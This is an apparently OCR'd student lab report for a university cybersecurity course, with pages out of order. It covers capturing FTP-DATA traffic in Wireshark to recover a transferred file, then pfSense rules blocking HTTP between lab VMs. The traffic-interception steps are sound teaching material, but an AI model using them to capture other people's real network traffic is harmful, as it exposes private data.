

Figure 13 External Kali VM - Transferring mluch001.txt from Ubuntu VM over the FTP server

Screenshot of me transferring the mluch001.txt file to the External Kali VM by using “get mluch001.txt” on the FTP server.

As an attacker, you need to complete the following tasks in Internal Kali:

a. Apply a proper display filter to display the FTP-DATA packets between External Kali and Ubuntu VM.

b. Follow the tcp steam of the FTP-DATA packet, and view the content of the file just transferred.



Figure 14 Internal Kali VM - Wireshark FTP-DATA display filter demonstration

On the Internal Kali VM, I used the display filter “ftp-data && ip.addr == 192.168.217.3 && ip.addr == 192.168.10.10” to show only the FTP-DATA packets transmitted by the External Kali and Ubuntu VMs.

c. Export the transferred file as a text file in Internal Kali, and view the content.



Figure 15 Internal Kali VM - Exporting packet data from Wireshark I

Above, I right-clicked on the “Line-based text data” section of the packet and clicked “Export Packet Bytes.”



Figure 16 Internal Kali VM - Exporting packet data from Wireshark II

Above, I named the file “ftp-data packet text” and saved it to my Desktop.



Figure 17 Internal Kali VM - Viewing the content of the exported data

Above, I double-clicked the exported raw data to view its contents. It contains the same information as the original mluch001.txt file created on the Ubuntu VM and transferred to the External Kali VM.

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 2 pfSense and Network Mapping

Marcos Luchetti

01194213

Task A – Firewall Practice

Before applying any firewall rules, test the following connections to ensure that all VMs are properly connected.

- Ping Internal Kali from External Kali
- Ping Windows 7 from External Kali
- Ping Ubuntu from External Kali



Figure 1 - Pinging Internal Kali, Ubuntu, and Windows 7 VMs from External Kali VM

- Access FTP server on Ubuntu from External Kali
- Access HTTP server on Internal Kali from External Kali



Figure 2 - Starting apache2 HTML service on Internal Kali VM



Figure 3 - Accessing Ubuntu via FTP and Internal Kali VM via HTTP from External Kali VM

1. (10 points) Configure the pfSense firewall table that only blocks the HTTP traffic from External Kali to Windows Server 2008. Please show me your firewall table, and test the connections.

You need to clear the previous firewall rules before continuing.



Figure 4 - Applying ruleset to block HTTP connection from External Kali VM to WS 2008 VM



Figure 5 - Firewall ruleset demonstration: External Kali VM unable to connect to WS 2008 VM via HTTP

2. (10 points) Configure the pfSense firewall table that only blocks the HTTP traffic from Windows 7 VM to External Kali. Please show me your firewall table, and test the connections.

You need to clear the previous firewall rules before continuing.



Figure 6 - Starting apache2 service on External Kali VM w/ modified index.html

